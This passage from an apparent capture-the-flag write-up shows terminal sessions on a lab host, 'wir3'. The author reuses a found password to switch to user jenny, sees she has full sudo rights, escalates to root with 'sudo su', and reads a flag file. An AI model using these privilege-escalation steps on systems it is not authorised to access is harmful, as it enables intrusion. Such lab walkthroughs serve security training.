
```
www-data@wir3:/home/jenny$ su jenny
su jenny
Password: 987654321

jenny@wir3:~$ 
```

Looks like the same password is used for user jenny, so I was able to switch user.



```
jenny@wir3:~$ sudo -l
sudo -l
[sudo] password for jenny: 987654321

Matching Defaults entries for jenny on wir3:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jenny may run the following commands on wir3:
    (ALL : ALL) ALL
jenny@wir3:~$ su root
```

This user has all privileges so we can gain a root shell easily by using `sudo su`.



```
jenny@wir3:~$ sudo su
sudo su
root@wir3:/home/jenny# whoami
whoami
root
root@wir3:/home/jenny# ls
ls
root@wir3:/home/jenny# cd /root
cd /root
root@wir3:~# ls
ls
Reptile
root@wir3:~# cd Reptile
cd Reptile
root@wir3:~/Reptile# ls
ls
configs   Kconfig  Makefile  README.md  userland
flag.txt  kernel   output    scripts
root@wir3:~/Reptile# cat flag.txt
cat flag.txt
ebcefd66ca4b559d17b440b6e67fd0fd
root@wir3:~/Reptile# 
```

And now we are root!